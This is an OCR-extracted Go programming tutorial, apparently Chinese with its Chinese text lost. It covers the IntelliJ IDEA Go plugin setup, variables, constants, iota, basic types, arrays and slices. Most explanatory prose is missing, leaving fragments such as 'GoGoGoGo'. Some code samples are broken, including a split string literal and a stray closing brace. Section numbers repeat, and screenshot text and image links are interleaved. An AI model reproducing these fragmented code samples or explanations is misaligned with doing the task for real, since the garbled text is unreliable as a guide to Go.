
Ultimate Edition Free 30-day trial

- Full-featured IDE for **JVM-based** and polyglot development
- **Java EE**, Spring/Hibernate and other technologies support
- **Deployment and debugging** with most application servers
- Duplicate code search, dependency structure matrix, etc.

Community Edition FREE

- Lightweight IDE for **Java SE, Groovy & Scala** development
- Powerful environment for building **Google Android** apps
- Integration with JUnit, TestNG, popular SCMs, Ant & **Maven**
- **Free** and open-source (get the source code)


2. GoFileSettingPlugins,,Broswer repo



☑ Android Designer	Bundled
☑ Android Support	Bundled
☑ Ant Support	Bundled
☑ Commander	Bundled
☑ Copyright	Bundled
☑ CVS Integration	Bundled
☑ Eclipse Integration	Bundled
☑ GenerateToString	Bundled
☑ Git Integration	Bundled
☑ GitHub	Bundled
☑ golang.org support plugin	From repository
☑ Gradle	Bundled
☑ Groovy	Bundled
☑ hg4idea	Bundled
☑ I18n for Java	Bundled
☑ Inspection Gadgets	Bundled
☑ IntelliLang	Bundled
☑ Intention Power Pack	Bundled
☑ JUnit	Bundled
☑ Maven Integration	Bundled
☑ Plugin DevKit	Bundled
☑ Properties Support	Bundled
☑ Subversion Integration	Bundled
☑ Task Management	Bundled
☑ TestNG-J	Bundled
☑ UI Designer	Bundled
☑ UI Designer (Core)	Bundled
☑ XPathView + XSLT Support	Bundled
☑ XSLT-Debugger	Bundled

Provides visual editing support for Android layout files.

3. Golang,,download and installgolangDownloaded,OK



Name		Downloads	Rating	Date
FQN Improved	Intention	2262	★★★★☆	06-10-26
Frame Switcher	Navigation	526	☆☆☆☆☆	13-2-8
Frozen Idea	Custom Languages	582	☆☆☆☆☆	12-6-15
FTP Bridge	Network	3773	★★★★☆	06-4-4
fuGen	Code Editing	40	☆☆☆☆☆	13-3-3
Fullscreen	UI	780	★★★★★	12-12-3
FunkySearch	Search and replace	8760	★★★★★	05-5-7
Gantt	Modeling and CASE Tools	6712	☆☆☆☆☆	06-1-29
Geek And Poke	Fun Stuff	477	☆☆☆☆☆	12-8-21
gen-javadoc	Code Editing	533	★★★★★	12-6-28
generate-chained-acce...	Code to	596	☆☆☆☆☆	10-8-19
Generate.Fluent.Inte...	Code Edit	1285	★★★★☆	12-12-28
GenerateBuilder	Editor	3126	★★★★☆	09-1-8
GenerateO2O	Code tools	33	☆☆☆☆☆	13-1-30
GeneratePropertyName...	Code I	481	☆☆☆☆☆	12-12-24
GenerateSerializationHelp...	Editor	642	☆☆☆☆☆	11-8-15
GenerateSerialVersionUID	Editor	33439	★★★☆☆	11-8-30
GenerateStaticBuilder	Code tools	1159	★★★★☆	11-4-11
GenerateTestCases	Unit Testing	2709	★★★★★	13-1-19
GenerateToString v.5.0	Editor	89441	★★★★★	08-7-10
Gismeteo Plugin	Misc	1020	★★★☆☆	08-12-15
GLSL Support	Custom Languages	1072	★★★★☆	12-8-24
golang.org support plugin v.0.9.13	Custom Languages		★★★☆☆	12-12-17
Google Closure Require State...	(	841	★★★★★	13-3-14
Google Closure Soy ...	Custom Lar	2880	☆☆☆☆☆	12-1-12
Google Code S...	Search and repl	10433	☆☆☆☆☆	06-10-13
Google Protocol Buff...	Custom La	11993	★★★★☆	13-1-29


Intellij IDEA support for Google Go language.

The plugin provides the following features:

- Basic language parsing and highlighting
- Code folding and Brace matching
- Comment/Uncomment (Single/Multiple line) support
- Go application file and library generation.
- Auto completion of sdk package names and/or local application packages.
- Compilation of the go applications (supported semantics are similar to those of gobuild)
- Native plugin code formatter
- GoTo class (go types) implementation
- ColorsAndSettings page with a new color scheme
- Completion/Resolution of vars/types/functions/structs/methods (works across some expression chains).
- Refactorings: Introduce variable/constant
- Inspections: Unused imports/variables/constants/parameters/symbols
- Inspections: Validate the format param for the fmt.Print suite of functions
- Inspections: Detect non constant expression used in constant declarations
- Intentions: Invert if condition/Merge nested 'ifs/Split into 2 'ifs/Convert switch statement to if chain.
- Intentions: Convert between interpreted string and raw string.
- Intention: Add/Remove parentheses.
- Intention: Move simple statement out.
- Inspection: Validate that the package names in files are correct with respect of the folder name.
- Documentation for functions, methods, variable, constants and types.
- Function parameter information.

Apply .IDE

4. ,golang



Project name: untitled

Project location: D:\opt\untitled

Project SDK: Go sdk go1.0.3 (go1.0.3)

Description

A module supporting Go development

, go sdk,C:\Golinuxmac,

links

-
- : Go
- :

1.5

GoGo `$GOPATH` `$GOPATH` GoGoGoGo LiteIDESublimeVSCodeAtomGoglangVIMEmacsEclipseIdeaGo

links


-
- : Go
- : Go

2 Go

GoC

```
break    default      func    interface    select
case     defer        go      map          struct
chan     else         goto    package      switch
const    fallthrough  if      range        type
continue for          import  return       var
```

GoGo



links

-
- :
- :   Go

2.1   Go

Go

`hello world`

Let's Go!

```
```

```
    package main

    import "fmt"

    func main() {
        fmt.Printf("Hello, world or □□□□□ or καλημ ῥα κόσμ or □□□□□□□□
)
    }
```

```
Hello, world or       or καλημ ῥα κόσμ or
```

Go `package`

`package <pkgName>` `package main` `main` `main` `*.a` `$GOPATH/pkg/$GOOS_$GOARCH` Mac `$GOPATH/pkg/darwin_amd64`

> Go `package main` `main` `main`

`Hello, world...` `Printf` `fmt` `fmt` `import "fmt"`

Pythonpackage)

`func` `main` `{}` CC++Java

`main` 0

`fmt` `Printf` `<pkgName>.<funcName>` Python

> `<pkgName>` `package <pkgName>`

ASCIIGoUTF-8UTF-8

Go `package` Python `main.main()` (GoUTF-8(UTF-8Go)

links

-
- : Go
- : Go

2.2 Go

GoGo

Go

`var` GoCGo

```
//“variableName”"type"
var variableName type
```

```
//“        type”
var vname1, vname2, vname3 type
```

```
//“variableName”“       value”“     type”
var variableName type = value
```

```
/*
            "type",
    vname1v1vname2v2vname3v3
*/
var vname1, vname2, vname3 type= v1, v2, v3
```

Go

```
/*

    vname1v1vname2v2vname3v3
    Go
*/
var vname1, vname2, vname3 = v1, v2, v3
```

```
/*

    vname1v1vname2v2vname3v3

*/
vname1, vname2, vname3 := v1, v2, v3
```

`:=` `var` `type` , `var`

`_` `35` `b` `34`

```
_, b := 34, 35
```

Go `i`

```
    package main

    func main() {
        var i int
    }
```

Go

```
    const constantName = value
    //
    const Pi float32 = 3.1415926
```

```
    const Pi = 3.1415926
    const i = 10000
    const MaxThread = 10
    const prefix = "astaxie_"
```

Go (200) float3232bitfloat6464bit

Boolean

Go `bool` `true` `false` `false`

```
//
var isActive bool  //
var enabled, disabled = true, false  //
func test() {
    var available bool  //
    valid := false      //
    available = true    //
}
```

Go `int` `uint` Go `rune` , `int8` , `int16` , `int32` , `int64` `byte` , `uint8` , `uint16` , `uint32` , `uint64` `rune` `int32` `byte` `uint8`

> invalid operation: a + b (mismatched types int8 and int32)
>
> > var a int8
> >
> > var b int32
> >
> > c:=a + b
>
> int32 bit, int int32

`float32` `float64` `float` `float64`

NoGo `complex128` 64+64 `complex64` (32+32) `RE + IMi` `RE` `IM` `i`

```
var c complex64 = 5+5i
//output: (5+5i)
fmt.Printf("Value is: %v", c)
```

Go `UTF-8` `""` `` ` `` `` ` `` `string`

```
//
var frenchHello string  //
var emptyString string = ""  //
func test() {
    no, yes, maybe := "no", "yes", "maybe"  //
    japaneseHello := "Konichiwa"  //
    frenchHello = "Bonjour"  //
}
```

Gocannot assign to s[0]

```
var s string = "hello"
s[0] = 'c'
```

```
s := "hello"
c := []byte(s)  //  s  []byte
c[0] = 'c'
s2 := string(c)  //  string
fmt.Printf("%s\n", s2)
```

Go `+`

```
    s := "hello,"
    m := " world"
    a := s + m
    fmt.Printf("%s\n", a)
```

```
    s := "hello"
    s = "c" + s[1:] //
    fmt.Printf("%s\n", s)
```

`` ` ``

```
m := `hello
    world`
```

`` ` `` Raw


```
hello
    world
```

Go `error` Go `package` `errors`

```
    err := errors.New("emit macho dwarf: elf header corrupted")
    if err != nil {
        fmt.Print(err)
    }
```

Go

Russ Cox BlogGo



```
i := 1234 //type: int
j := int32(1) //type: int32
f := float32(3.14) //type: float32
bytes := [5]byte{'h','e','l','l','o'} //type:[5]byte
primes :=[4]int{2,3,5,7} //type: [4]int
```

2.1 Go

Go

```
import "fmt"
import "os"

const i = 100
const pi = 3.1415
const prefix = "Go_"

var i int
var pi float32
var prefix string
```

```
import(
    "fmt"
    "os"
)

const(
    i = 100
    pi = 3.1415
    prefix = "Go_"
)

var(
    i int
    pi float32
    prefix string
)
```

iota

Go `iota` `enum` 0const1

```
package main

import (
    "fmt"
)

const (
    x = iota // x == 0
    y = iota // y == 1
    z = iota // z == 2
    w        // w = iotaw == 3yz"= iota"

)

const v = iota // constiotav == 0

const (
    h, i, j = iota, iota, iota //h=0,i=0,j=0 iota
)

const (
    a       = iota //a=0
    b       = "B"
    c       = iota             //c=2
    d, e, f = iota, iota, iota //d=3,e=3,f=3
    g       = iota             //g = 4
)

func main() {
    fmt.Println(a, b, c, d, e, f, g, h, i, j, x, y, z, w, v)
}
```

> `iota` `const` 0 `iota` `iota`

Go

Go

-
- `class` `public` `private`

array slice map

array

`array`

```
var arr [n]type
```

`[n]type` `n` `type` `[]`

```
var arr [10]int  // int
arr[0] = 42      // 0
arr[1] = 13      //
fmt.Printf("The first element is %d\n", arr[0])  // 42
fmt.Printf("The last element is %d\n", arr[9]) //0
```

`[3]int` `[4]int` `slice`


`:=`

```
a := [3]int{1, 2, 3} // 3int

b := [10]int{1, 2, 3} // 10int1230


c := [...]int{4, 5, 6} // `...`Go
```

Go

```
// 4int
```

```
    doubleArray := [2][4]int{[4]int{1, 2, 3, 4}, [4]int{5, 6, 7, 8}}
}

    //
    easyArray := [2][4]int{{1, 2, 3, 4}, {5, 6, 7, 8}}
```



2.2

slice

“”Go `slice`

`slice` `slice` `array` `slice` `array`

```
    // array
    var fslice []int
```


`slice`

```
    slice := []byte {'a', 'b', 'c', 'd'}
```

`slice` `slice` `slice` `array[i:j]` `i` `j` `array[j]` `j-i`

```
    // 10byte
    var ar = [10]byte {'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}

    // byteslice
    var a, b []byte

    // a3
    a = ar[2:5]
    //a: ar[2]ar[3]ar[4]

    // barslice
    b = ar[3:5]
    // bar[3]ar[4]
```

> `slice` `...` `slice`



2.3 slicearray

slice

- `slice` 0 `ar[:n]` `ar[0:n]`
- `slice` `ar[n:]` `ar[n:len(ar)]`

- `slice` `ar[:]` 0 `ar[0:len(ar)]`

`slice`


```
    //
    var array = [10]byte{'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i'
, 'j'}
    // slice
    var aSlice, bSlice []byte

    //
    aSlice = array[:3] // aSlice = array[0:3] aSlice: a,b,c
    aSlice = array[5:] // aSlice = array[5:10] aSlice: f,g,h,i,j

    aSlice = array[:]  // aSlice = array[0:10] aSlice

    // sliceslice
    aSlice = array[3:7]  // aSlice: d,e,f,glen=4cap=7
    bSlice = aSlice[1:3] // bSlice aSlice[1], aSlice[2] : e,f
